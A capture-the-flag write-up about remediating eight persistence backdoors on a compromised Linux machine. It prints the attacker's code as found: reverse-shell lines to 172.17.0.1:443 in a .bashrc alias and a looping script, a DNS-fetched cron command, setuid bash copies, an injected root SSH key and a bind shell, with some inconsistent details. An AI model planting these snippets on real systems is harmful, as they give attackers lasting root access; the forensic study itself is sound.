

Persistence Is Futile

Capture the Flag Challenge.

Link: Challenge can be found [here](#).

Overview: In this challenge we get to our disposal compromised Linux machine. The objective is to locate and remediate all breaches done on the machine.


We are told that there are 8 breaches.

Method:

First – lets connect to the server – we are given a username ‘user’ and password for administrate actions.

The connection is made with ssh – secure shell, with the command:

Ssh -p <port> user:

A terminal window titled 'user@forensicspersistence-1230842-5677b488cd-kvgqp: ~' showing an SSH session. The user 'amit@amit-VirtualBox' initiates an SSH connection to '206.189.28.180' on port 30823. The terminal displays the host key fingerprint (SHA256:fx1nrlT7J9SuNCocRa1id22qZ0hhzFdh8rIzEO6EbTU) and asks for confirmation to continue. The user responds 'yes'. The terminal then shows the Ubuntu 20.04.2 LTS login banner, including documentation, management, and support links, and a warning about the minimized system. The prompt returns to the user@forensicspersistence-1230842-5677b488cd-kvgqp: ~\$.

```
user@forensicspersistence-1230842-5677b488cd-kvgqp: ~
amit@amit-VirtualBox:~$ ssh -p 30823 user@206.189.28.180
The authenticity of host '[206.189.28.180]:30823 ([206.189.28.180]:30823)' can't be established.
ED25519 key fingerprint is SHA256:fx1nrlT7J9SuNCocRa1id22qZ0hhzFdh8rIzEO6EbTU.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[206.189.28.180]:30823' (ED25519) to the list of known hosts.
user@206.189.28.180's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 6.1.0-0.deb11.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

user@forensicspersistence-1230842-5677b488cd-kvgqp:~$
```

Issue 8:

To fix this issue – we will have to look in the scheduled tasks, that is done with the command 'crontab -l' where '-l' is a flag to display the list of the scheduled tasks.

We get the result:

```
user@forensicspersistence-1230842-5677b488cd-kvgqp:~$ crontab -l
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
```

It means there is a scheduled task, I will remove it with crontab -e to open the vi editor, and delete it out:

```
3cd-kvgqp:~$ crontab -e
```

```
* * * * * /bin/sh -c "sh -c $(dig imf0rce.htb TXT +short @ns.imf0rce.htb)"
~
~
```

->

```

~
~
~
```

Then I will save the changes with the keys ':wq!' to save changes in vi editor.

Now that we run solveme:

```
user@forensicspersistence-1230842-5677b488cd-kvgqp:~$ sudo ../../root/solveme
Issue 1 is partially remediated
Issue 2 is not remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is not remediated
Issue 6 is not remediated
Issue 7 is not remediated
Issue 8 is fully remediated
```

We can see that issue 8 is fully remediated.

However dealing with crontabs is not enough, as they are usually deal with user specific tasks, we also need to check system tasks – those can be found in /etc/cron.* (hourly, daily, weekly, monthly and such..).

Lets see what we are dealing with with the command 'sudo ls -R ./etc/cron.*':

```

user@forensicspersistence-1230842-5677b488cd-kvgqp:/$ sudo ls -R ./etc/cron.*
./etc/cron.d:
anacron e2scrub_all popularity-contest

./etc/cron.daily:
0anacron access-up apt-compat bsdmainutils dpkg logrotate man-db popularity-contest pyssh

./etc/cron.hourly:

./etc/cron.monthly:
0anacron

./etc/cron.weekly:
0anacron man-db

```

There are 2 files that get my attention: access-up, and pyssh.

Issue 7:

Lets start with access up:

```

user@forensicspersistence-1230842-5677b488cd-kvgqp:/$ sudo cat ./etc/cron.daily/access-up
#!/bin/bash

DIRS=("/bin" "/sbin")
DIR=${DIRS[$[ $RANDOM % 2 ]]}

while : ; do
    NEW_UUID=$(cat /dev/urandom | tr -dc 'a-z' | fold -w 6 | head -n 1)
    [[ -f "${DIR}/${NEW_UUID}" ]] || break
done

cp /bin/bash ${DIR}/${NEW_UUID}
touch ${DIR}/${NEW_UUID} -r /bin/bash
chmod 4755 ${DIR}/${NEW_UUID}

```

It's a bash script.

What it does – it generates a random 6 characters long string, and adds it randomly either to '/bin', or to '/sbin'.

Then – it copies the content of /bin/bash to the new file, effectively copy bash shell to it (the cp command), and modify the timestamp of the new file according to the original bash (the touch -r command).

Lastly – the new file is granted permissions set of '4755'

It means:

Leftmost digit – the leftmost digit is the special permissions digit set to 4, which means the file will be executed with the privileges of the file owner, not the user who runs the file.

For example, there is a file 'some_exe', owned by root – anyone who executes this file – will run it with the administrative privileges of root, regardless of his own privileges.

So effectively – all generated files are bash files with root privileges, which is dangerous.

(the other permissions digits are the normal permissions of owner, group, anyone else).

Lets check who is the file owner:

```
user@forensicspersistence-1230842-5677b488cd-kvgqp:/$ sudo ls -l /etc/cron.daily/access-up
[sudo] password for user:
-rwxr-xr-x 1 root root 301 Apr 23 2021 /etc/cron.daily/access-up
```

Its root..

First – I will Remove this file:

```
cd-kvgqp:/$ sudo rm -rf /etc/cron.daily/access-up
```

Then, I need to track down and remove all generated files.

It shall be done with the command 'find / -perm -4755 2>/dev/null'

Meaning search from root directory ('/') – the entire system, for all files with permission set of '4755' (as seen in the bash script), while disregarding all error messages that may occur.

```
user@forensicspersistence-1230842-5677b488cd-kvgqp:/$ find / -perm -4755 2>/dev/null
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/dlxcw
/usr/bin/mgxttm
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/sbin/afdluk
/usr/sbin/pppd
```

The random generated binaries ('dlxcw', 'mgxttm', 'afdluk') shall be removed:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm -rf /usr/bin/dlxcw
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm -rf /usr/bin/mgxttm
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm -rf /usr/bin/afdluk
```

Lets check the current issues list:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo ./root/solveme
Issue 1 is partially remediated
Issue 2 is not remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is not remediated
Issue 6 is not remediated
Issue 7 is fully remediated
Issue 8 is fully remediated
```

Issue 7 is successfully remediated.

Issue 2:

Now we have to deal with the second cron.daily file: pyssh

Lets examine it:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo cat /etc/cron.daily/pyssh
#!/bin/sh

VER=$(python3 -c 'import ssh_import_id; print(ssh_import_id.VERSION)')
MAJOR=$(echo $VER | cut -d'.' -f1)

if [ $MAJOR -le 6 ]; then
    /lib/python3/dist-packages/ssh_import_id_update
fi
```

What it does – it executes some script in the specified path if some conditions apply.

We need to inspect the script:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ cat /lib/python3/dist-packages/ssh_import_id_update
#!/bin/bash

KEY=$(echo "c3NoLWVkmJlU1MTkgQUFBQUZlbnphQzFzWkRJMUSURTVBQUFBUSuSZHgiUnE1K09icTY2Y3l3ejVLVzlvZlZtME5DWjM5RVBEQTJDSk
RxeDEgbm9ib2R5QGSvdGhpbmck" | base64 -d)
PATH=$(echo "L3Jvb3QvLnNzaC9hdXRob3JpemVkbXZleXMK" | base64 -d)

/bin/grep -q "$KEY" "$PATH" || echo "$KEY" >> "$PATH"
```

We can see already that it has some base64 value of key and path, and the key is added to the path.

In order to understand what are the key and path, We need to decrypt the base64 values.

Key:

```
c3NoLWVWkMjU1MTkgQUFBQUMzTnphQzFsWkRJMUSURTVBQUBSuhSZHg1UnE1K09icTY2Y3I3ejVLvZlvZIZtME5DWjM5RVBEQTJ  
DskRxeDEgBm9lb2R5QG5vdGhpbmck
```

< **DECODE** > Decodes your data into the area below.

```
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
```

Path:

```
L3Jvb3QvLnNzaC9hdXRob3JpemVhX2tleXMK
```

< **DECODE** > Decodes your data into the area below.

```
/root/.ssh/authorized_keys
```

To summarize: the script adds the username ‘nobody@nothing’ and its key to .ssh/authorized_keys, basically adding the attacker to the authorized connection lists.

We need to remove his key, then the ssh_import_id_update, then the pyssh file.

Remove the attacker key:

First we run ‘sudo vim /root/.ssh/authorized_key’ to open the file’s editor:

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC20LoIrzuu9IvtbUeV7jW5J+ed76E2NSYgFhCpJdFiGq+sAv4ewLzF7DshiqH+G20rdLdCgBA3oh  
cXf8Qkv8aosXVD2MLzJ0ad7BvL026M39RHjxT5VIs8Ch6zCGcL1QN/l4riYYtqAmWqxQHVE2HnUeR/Dd7qhyIK6L4PCxQo0q1q0Jb+FY1E0/CJYpY9  
0ceX2psXAdG08FY329+nI1plzwt70uLk0rBmR11MkcCTQjAUhs70G+3Pwr9FYHpbS793kDPgDrgKQ9dYJ3q3szsRElbB7W9+Y6dQvpMyJSmYYc1IrP  
6Ew8L1VGKexQRL6j40F6yzK2PBudsDYR0ryGleRbVAwnxLwARpVvwqMY1WJVm0vg6stHAXPQ/pKHjXAedHheNHV0fIqFgOY7NR1ybQ5ajTYLEg1aDC  
Jki19LQ2RroShyWbxcHMS0p2LDYwzXu4E5139Gdg6lnSI2m5Io57Vd+3HDhvhLhBahTkGzYmausQFHUKiGm8705vYLAZLWIs= root@buildkitsand  
box  
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIHRdx5Rq5+Obq66cywz5KW9ofVm0NCZ39EPDA2CJDqx1 nobody@nothing
```

Then we will remove the last line – that’s the attacker user’s key:

```
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGC20LoIrzuu9IvtbUeV7jW5J+ed76E2NSYgFhCpJdFiGq+sAv4ewLzF7DshiqH+G20rdLdCgBA3oh  
cXf8Qkv8aosXVD2MLzJ0ad7BvL026M39RHjxT5VIs8Ch6zCGcL1QN/l4riYYtqAmWqxQHVE2HnUeR/Dd7qhyIK6L4PCxQo0q1q0Jb+FY1E0/CJYpY9  
0ceX2psXAdG08FY329+nI1plzwt70uLk0rBmR11MkcCTQjAUhs70G+3Pwr9FYHpbS793kDPgDrgKQ9dYJ3q3szsRElbB7W9+Y6dQvpMyJSmYYc1IrP  
6Ew8L1VGKexQRL6j40F6yzK2PBudsDYR0ryGleRbVAwnxLwARpVvwqMY1WJVm0vg6stHAXPQ/pKHjXAedHheNHV0fIqFgOY7NR1ybQ5ajTYLEg1aDC  
Jki19LQ2RroShyWbxcHMS0p2LDYwzXu4E5139Gdg6lnSI2m5Io57Vd+3HDhvhLhBahTkGzYmausQFHUKiGm8705vYLAZLWIs= root@buildkitsand  
box
```

Then save and exit with the command ‘:wq!’

Then remove the other files:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm /lib/python3/dist-packages/ssh import id update  
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm /etc/cron.daily/pyssh
```

Lets run solveme to confirm:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo ./root/solveme
Issue 1 is partially remediated
Issue 2 is fully remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is not remediated
Issue 6 is not remediated
Issue 7 is fully remediated
Issue 8 is fully remediated
```

Issue 2 is fully remediated.

Issue 6:

In /home/user – lets run 'ls -a'

```
user@forensicspersistence-1230842-5677b488cd-kvgqp:~$ ls -a
.  ..  .backdoor  .bash_logout  .bashrc  .cache  .profile  .sudo_as_admin_successful
```

First – we remove the backdoor:

```
user@forensicspersistence-1230842-5677b488cd-kvgqp:~$ rm -rf .backdoor
```

*note – the removal of the backdoor is in fact not necessary to remediate the issue, but I saw that after redoing the Issue.

Then, lets run 'll':

```
user@forensicspersistence-1230842-5677b488cd-25pn7:~$ ll
total 32
drwxr-xr-x 1 user user 4096 Oct 23 12:00 ./
drwxr-xr-x 1 root root 4096 May 14 2021 ../
-rw-r--r-- 1 user user 220 Feb 25 2020 .bash_logout
-rw-rw-r-- 1 root root 3855 Apr 23 2021 .bashrc
drwx----- 2 user user 4096 Oct 23 11:58 .cache/
-rw-r--r-- 1 user user 807 Feb 25 2020 .profile
-rw-rw-r-- 1 user user 0 Oct 23 12:00 .selected_editor
-rw-r--r-- 1 user user 0 Oct 23 11:59 .sudo_as_admin_successful
-rw----- 1 user user 850 Oct 23 12:00 .viminfo
```

We have a file called '.bashrc', its purpose is to customize the bash environment for the specific user, normally it is owned by the user – but as we can see in the picture above, it is root owned. so, its good idea to take a look in this file with cat.

The file content itself is kinda long, but there is some suspicious line in it:

```

80     #alias vdir='vdir --color=auto'
81
82     alias grep='grep --color=auto'
83     alias cat='(bash -i >& /dev/tcp/172.17.0.1/443 0>&1 & disown) 2>/dev/null; cat'
84     alias fgrep='fgrep --color=auto'
85     alias egrep='egrep --color=auto'
86 fi

```

In line 83 there is a line which is modified one (wont appear in ordinary, 'original' .bashrc) – and that line initiate reverse shell to some IP and port.

We need to remove it.

The removal process will be with vim editor via 'vim ./bashrc' command:

```

alias grep='grep --color=auto'
alias cat='(bash -i >& /dev/tcp/172.17.0.1/443 0>&1 & disown) 2>/dev/null; cat'
alias fgrep='fgrep --color=auto'
alias egrep='egrep --color=auto'
fi

```

->

```

alias grep='grep --color=auto'
alias fgrep='fgrep --color=auto'
alias egrep='egrep --color=auto'
fi

# colored GCC warnings and errors
#export GCC_COLORS='error=01;31:warning=01;35:note

```

And save the vim editor changes with ':wq!'

Let's check the solveme for current progress:

```

user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo ./root/solveme
Issue 1 is partially remediated
Issue 2 is fully remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is not remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated

```

Issue 6 is fully remediated!

Issue 1:

If we run 'ls -a' on '/root':

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo ls -a /root
.  ..  .bashrc  .cache  .profile  .ssh  .viminfo  solve-me
```

We can see that '.bashrc' also present in that directory, that is the bash environment file for root user, lets take a look at it:

```
# Add an "alert" alias for long r
#   sleep 10; alert
alias alert='notify-send --urgenc
e '\''s/^s*[0-9]\+\s*//;s/[;&|]\
altrtd -e /bin/bash -lnp 4444 &

# Alias definitions.
# You may want to put all your ad
```

This line runs some 'altrtd' program that isn't supposed to be run.

So I remove it:

```
alias alert='notify-send --urgenc
e '\''s/^s*[0-9]\+\s*//;s/[;&|]\

# Alias definitions.
# You may want to put all
```

Then We need to locate and remove the 'altrtd' program:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ find / -name "altrtd" 2>/dev/null
/usr/bin/altrtd
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm -rf /usr/bin/altrtd
```

Lets check it:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo ./root/solve-me
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is not remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated
```

Issue 1 is fully remediated.

Issue 5:

In order solve this issue – we need to check the current running processes in the machine, that shall be done with the command ‘ps auxef’

Where:

‘a’ is display all processes – user and system.

‘u’ is for additional information display for every process.

‘x’ is to display background processes too.

‘e’ is to display environment processes.

‘f’ is to display the process in tree-like format.

Let’s inspect:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ ps auxef
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root         1  0.0  0.0   2616    68 ?        Ss   11:58   0:00 /bin/sh -c /usr/sbin/sshd -D -p 23
root         7  0.0  0.0  12184   844 ?        S    11:58   0:00 sshd: /usr/sbin/sshd -D -p 23 [listener] 0 of 10-100 startups
root         8  0.0  0.0  13904  1440 ?        Ss   11:58   0:00 \_ sshd: user [priv]
user        21  0.1  0.0  13904  1448 ?        S    11:58   0:08 \_ sshd: user@pts/0
user        23  0.0  0.0   6000  2260 pts/0    Ss   11:58   0:06 \_ \_ -bash LANG=en_IL USER=user LOGNAME=user HOME=/home/user PATH=/u
user       107  0.0  0.0  20380  3220 pts/0    T    12:37   0:00 \_ \_ vim /root/.ssh/authorized_keys SHELL=/bin/bash PWD=/ LOGNA
user       165  0.0  0.0  20960  3676 pts/0    T    13:13   0:00 \_ \_ vi ./bashrc SHELL=/bin/bash PWD=/home/user LOGNAME=user MOT
user       169  0.0  0.0  20988  3816 pts/0    T    13:15   0:00 \_ \_ vi .bashrc SHELL=/bin/bash PWD=/home/user LOGNAME=user MOT
user       201  0.0  0.0  20988  3816 pts/0    T    13:31   0:00 \_ \_ vim .bashrc SHELL=/bin/bash PWD=/home/user LOGNAME=user MOT
root       225  0.0  0.0   8048   684 pts/0    T    13:45   0:00 \_ \_ sudo vi /root/.bashrc
root       226  0.0  0.0  20988  3824 pts/0    T    13:45   0:00 | \_ \_ vi /root/.bashrc
user       278  0.0  0.0   7656  3204 pts/0    R+   14:04   0:00 \_ \_ ps auxef SHELL=/bin/bash PWD=/ LOGNAME=user MOTD_SHOWN=pan
root        18  0.0  0.0   3984   136 ?        S    11:58   0:01 /bin/bash /var/lib/private/connectivity-check
root       277  0.0  0.0   3984   244 ?        S    14:04   0:00 \_ /bin/bash /var/lib/private/connectivity-check
```

It seems that processes 18 and 277 are odd.

Let’s take a look at process 18:

```
user@forensicspersistence-1230842-5677b488cd-nnrkw:~$ sudo cat /var/lib/private/connectivity-check
[sudo] password for user:
#!/bin/bash

while true; do
    nohup bash -i >& /dev/tcp/172.17.0.1/443 0>&1;
    sleep 10;
done
```

That calls for reverse shell to foreign IP.

We start by kill these processes with ‘kill -9 <process id>’ where -9 is SIGKILL flag,

After it is done – we look for any files with the words ‘connectivity-check’:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo find / -type f | grep connectivity-check 2>/dev/null
/etc/update-motd.d/30-connectivity-check
/var/lib/private/connectivity-check
```

We remove them both:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm /etc/update-motd.d/30-connectivity-check
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm /var/lib/private/connectivity-check
```

Let's check the progress:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo ./root/solveme
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is not remediated
Issue 4 is not remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated
```

Issue 5 is fully remediated.

Issue 3:

To solve this issue, we need to go back to files with permission code '4755':

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ find / -perm -4755 2>/dev/null
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/su
/usr/bin/umount
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/sudo
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
```

The 6 characters random files from Issue 7 are already removed, it is indeed important to remove all suspected malicious files, that is including the 5 characters long 'ppppd':

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo rm -rf /usr/sbin/pppd
```

Let's confirm:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo ./root/solveme
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is fully remediated
Issue 4 is not remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated
```

Issue 3 is fully remediated.

Issue 4:

This issue is about users, we need to make sure that there are no unauthorized users in the system.

The commands to do it is 'cat /etc/passwd'.

/etc/passwd file is used to record user's details, lets take a look:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:0:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/bash
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,:/run/systemd:/usr/sbin/nologin
systemd-networkd:x:102:103:systemd Network Management,,:/run/systemd:/usr/sbin/nologin
```

The odd looking user is 'gnats':

His group code (GID) is 0 – meaning his group is root.

His information details is 'bug reporting system (admin)' which is suspicious.

He has different home directory format.

And he has root shell.

This user information should be fixed, I will use vim to fix that:

```
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
```

Lets check it:

```
user@forensicspersistence-1230842-5677b488cd-25pn7:/$ sudo ./root/solvevme
Issue 1 is fully remediated
Issue 2 is fully remediated
Issue 3 is fully remediated
Issue 4 is fully remediated
Issue 5 is fully remediated
Issue 6 is fully remediated
Issue 7 is fully remediated
Issue 8 is fully remediated

Congrats: HTB{7tr3@t_hUntIng_4TW}
```

Issue 4 fully remediated. We got the flag!

Summary:

Let's summarize what was done in each Issue:

Issue 1: I had to remove malicious line in `/root/.bashrc` – the configuration file of bash shell in root environment, and the file itself (`/usr/bin/alertd`).

Issue 2: in this issue I found and removed the 'pyssh' file from 'cron.daily' processes list, meaning list of processes that are meant to be executed on daily basis. 'pyssh' purpose is to insert the attacker ssh credentials to ssh authorized list.

Issue 3: here I removed a suspicious file from `/usr/sbin` directory. This directory contains binaries that are reserved for administrators, so any file in there that being run, is being run with high privileges, attacker that put malicious files in there can do a lot of damage.

Issue 4: In this issue I had to deal with the attacker username at the file `/etc/passwd` – the file where the details of the various users are stored. I had to modify the attacker credentials from root privileges (group id), and command shell.

Issue 5: This issue dealing with active running processes – I had to identify suspicious looking processes in list of processes. Those are the processes of the attacker malicious script, called 'connectivity-check'. So I killed them with SIGKILL, and removed the source files.

Issue 6: In this issue I had to deal with 'localized' `.bashrc`. Unlike the root `.bashrc` in issue 1, this `.bashrc` is the user's bash shell environment file. I had to remove malicious scripts, that was doing reverse shell, implanted in this file as well.

Issue 7: This issue is dealing with the 'access-up' file in 'cron.daily' (whose purpose is detailed in issue 2 summary). The 'access-up' file is effectively creating administrative privileged bash shell to be used with root permissions. They were generated in `/usr/bin` or `/usr/sbin`, and I removed them from there.

Issue 8: In this issue I dealt with user customized scheduled tasks. 'crontab -l' is used to list them, 'crontab -e' is used to edit them with vim editor, there I removed the injected scheduled task.

Conclusions: This is an important challenge, providing a valuable skill in Linux operating system, a fundamental base for cyber security. I've learned a lot about possible intrusions and privilege escalations technique.

Also I improved my Linux terminal skill - a must have skill for any cyber guy who is working with Linux.